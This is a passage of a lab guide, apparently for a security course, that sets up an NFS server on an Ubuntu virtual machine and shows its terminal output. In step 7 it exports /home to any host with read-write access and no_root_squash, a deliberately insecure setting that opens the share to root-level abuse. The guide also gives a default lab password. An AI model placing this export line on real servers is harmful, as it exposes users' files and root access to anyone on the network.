
May 18 00:17



3. In the left pane, under **Activities** list, scroll down and click the terminal icon to open the **Terminal** window.



Note: If a **System program problem detected** pop-up appears click **Cancel**.



4. In the terminal window to install NFS service type **sudo apt-get update** and press **Enter**. Ubuntu will ask for the password; type **toor** as the password and press **Enter**.

Note: The password that you type will not be visible in the terminal window.

May 18 00:27

Activities Terminal

```
ubuntu@ubuntu-Virtual-Machine:~$ sudo apt-get update
[sudo] password for ubuntu:
Hit:1 http://us.archive.ubuntu.com/ubuntu jammy InRelease
Get:2 http://us.archive.ubuntu.com/ubuntu jammy-updates InRelease [109 kB]
Get:3 http://security.ubuntu.com/ubuntu jammy-security InRelease [110 kB]
Hit:4 http://us.archive.ubuntu.com/ubuntu jammy-backports InRelease
Get:5 http://us.archive.ubuntu.com/ubuntu jammy-updates/main i386 Packages [79.5 kB]
Get:6 http://us.archive.ubuntu.com/ubuntu jammy-updates/main amd64 Packages [155 kB]
Get:7 http://us.archive.ubuntu.com/ubuntu jammy-updates/main Translation-en [40.7 kB]
Get:8 http://us.archive.ubuntu.com/ubuntu jammy-updates/main amd64 DEP-11 Metadata [53.0 kB]
Get:9 http://us.archive.ubuntu.com/ubuntu jammy-updates/main DEP-11 48x48 Icons [20.0 kB]
Get:10 http://us.archive.ubuntu.com/ubuntu jammy-updates/main DEP-11 64x64 Icons [30.3 kB]
Get:11 http://us.archive.ubuntu.com/ubuntu jammy-updates/main amd64 c-n-f Metadata [2,776 B]
Get:12 http://us.archive.ubuntu.com/ubuntu jammy-updates/restricted amd64 Packages [105 kB]
Get:13 http://us.archive.ubuntu.com/ubuntu jammy-updates/restricted i386 Packages [19.7 kB]
Get:14 http://us.archive.ubuntu.com/ubuntu jammy-updates/restricted Translation-en [15.8 kB]
Get:15 http://us.archive.ubuntu.com/ubuntu jammy-updates/restricted amd64 c-n-f Metadata [456 B]
Get:16 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 Packages [87.5 kB]
Get:17 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe i386 Packages [30.7 kB]
Get:18 http://security.ubuntu.com/ubuntu jammy-security/main amd64 Packages [80.6 kB]
Get:19 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe Translation-en [28.0 kB]
Get:20 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 DEP-11 Metadata [87.0 kB]
Get:21 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe DEP-11 48x48 Icons [33.6 kB]
Get:22 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe DEP-11 64x64 Icons [44.5 kB]
Get:23 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 c-n-f Metadata [1,416 B]
Get:24 http://us.archive.ubuntu.com/ubuntu jammy-updates/multiverse i386 Packages [1,032 B]
Get:25 http://us.archive.ubuntu.com/ubuntu jammy-updates/multiverse amd64 Packages [4,192 B]
Get:26 http://us.archive.ubuntu.com/ubuntu jammy-updates/multiverse Translation-en [900 B]
Get:27 http://us.archive.ubuntu.com/ubuntu jammy-updates/multiverse amd64 c-n-f Metadata [232 B]
Get:28 http://security.ubuntu.com/ubuntu jammy-security/main i386 Packages [25.9 kB]
Get:29 http://security.ubuntu.com/ubuntu jammy-security/main Translation-en [22.7 kB]
Get:30 http://security.ubuntu.com/ubuntu jammy-security/main amd64 DEP-11 Metadata [6,628 B]
Get:31 http://security.ubuntu.com/ubuntu jammy-security/main amd64 c-n-f Metadata [1,492 B]
Get:32 http://security.ubuntu.com/ubuntu jammy-security/restricted amd64 Packages [105 kB]
Get:33 http://security.ubuntu.com/ubuntu jammy-security/restricted i386 Packages [19.4 kB]
Get:34 http://security.ubuntu.com/ubuntu jammy-security/restricted Translation-en [15.7 kB]
Get:35 http://security.ubuntu.com/ubuntu jammy-security/restricted amd64 c-n-f Metadata [456 B]
Get:36 http://security.ubuntu.com/ubuntu jammy-security/universe i386 Packages [12.7 kB]
```

5. Now in the terminal type **sudo apt install nfs-kernel-server** and press **Enter**.

Note: If **Do you want to continue?** question appears enter **Y** and press **Enter**.


Activities Terminal

May 18 00:30

```
ubuntu@ubuntu-Virtual-Machine:~$ sudo apt install nfs-kernel-server
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  app-install-data-partner cpp-9 gcc-10-base gcc-9-base gir1.2-clutter-1.0 gir1.2-clutter-gst-3.0
  gir1.2-cogl-1.0 gir1.2-coglproto-1.0 gir1.2-gnomebluetooth-1.0 gir1.2-gtkclutter-1.0
  gnome-getting-started-docs gnome-screenshot ippusbxm libamtk-5-0 libamtk-5-common libasan5
  libboost filesystem1.71.0 libboost iostreams1.71.0 libboost locale1.71.0 libboost thread1.71.0
  libbrlapi0.7 libcamel-1.2-62 libcbor0.6 libcdio18 libcmis-0.5-5v5 libdpkg-perl libdatabaserver-1.2-24
  libdatabaserverui-1.2-2 libfile-fcntllock-perl libfuse2 libgcc-9-dev libgupnp-1.2-0 libhandy-0.0-0
  libheimbase1-heimdal libhogweed5 libicu66 libidn11 libisl22 libjson-c4 libjuh-java libjurt-java
  libibreoffice-java libllvm12 liblua5.2-0 libmpdec2 libmysqlclient21 libneon27-gnutls libnettle7
  libntfs-3g883 libobjc-9-dev libomp5-10 liborcus-0.15-0 libperl5.30 libphonenumbers7 libpoppler97
  libprotobuf17 libpython3.8 libpython3.8-minimal libpython3.8-stdlib libqpdf26 libraw19
  libreoffice-style-tango libridl-java libroken18-heimdal libsane libsnmp35 libstdc++-9-dev
  libtepl-4-0 libtracker-control-2.0-0 libtracker-miner-2.0-0 libtracker-sparql-2.0-0
  libunoloader-java libvpx6 libwebp6 libwind0-heimdal libwmf0.2-7 libxml2
  linux-headers-5.13.0-40-generic linux-headers-generic-hwe-20.04 linux-hwe-5.13-headers-5.13.0-40
  linux-image-5.13.0-40-generic linux-image-generic-hwe-20.04 linux-modules-5.13.0-40-generic
  llvm-10-tools ltrace lz4 mysql-common perl-modules-5.30 popularity-contest python3-entrypoints
  python3-requests-unixsocket python3-simplejson python3.8 python3.8-minimal syslinux syslinux-common
  syslinux-legacy ure-jar vino xul-ext-ubufox
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  keyutils libevent-core-2.1-7 nfs-common rpcbind
Suggested packages:
  open-iscsi watchdog
The following NEW packages will be installed:
  keyutils libevent-core-2.1-7 nfs-common nfs-kernel-server rpcbind
0 upgraded, 5 newly installed, 0 to remove and 8 not upgraded.
Need to get 572 kB of archives.
After this operation, 2,017 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
```

6. In the terminal type **sudo nano /etc/exports** and press **Enter** to open **/etc/exports** file.

Note: **/etc/exports** file holds a record for each directory that user wants to share within a network machine.




The screenshot shows a terminal window titled "Terminal" with the command "ubuntu@ubuntu-Virtual-Machine: ~". The window displays a series of log messages from the system's boot process, including the configuration of NFS services like nfs-common, idmapd, and various NFS client and server units. At the bottom of the terminal, the command "sudo nano /etc/exports" is typed in green text, indicating the user's intention to edit the exports file.

7. A nano editor window appears, in the window type **/home *(rw,no_root_squash)** and press **Ctrl+S** to save it and **Ctrl+X** to exit the editor window.

Note: **/home *(rw,no_root_squash)** entry shows that **/home** directory is shared and allows the root user on the client to access files and perform **read/write** operations. * sign denotes connection from any host machine.

May 18 00:36

Activities Terminal

A screenshot of a terminal window titled "Terminal" in the "Activities" dock. The window shows the command "nano /etc/exports" running in a terminal session. The content of the file is displayed, including comments about NFSv2/v3 and NFSv4 configurations, and a line for exporting the "/home" directory with specific permissions. The status bar at the bottom shows keyboard shortcuts for various functions like Help, Write Out, Cut, Paste, etc.

```
GNU nano 6.2 /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#           to NFS clients. See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes      hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4      gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes gss/krb5i(rw,sync,no_subtree_check)
#
/home      *(rw,no_root_squash)
```

[Wrote 11 lines]

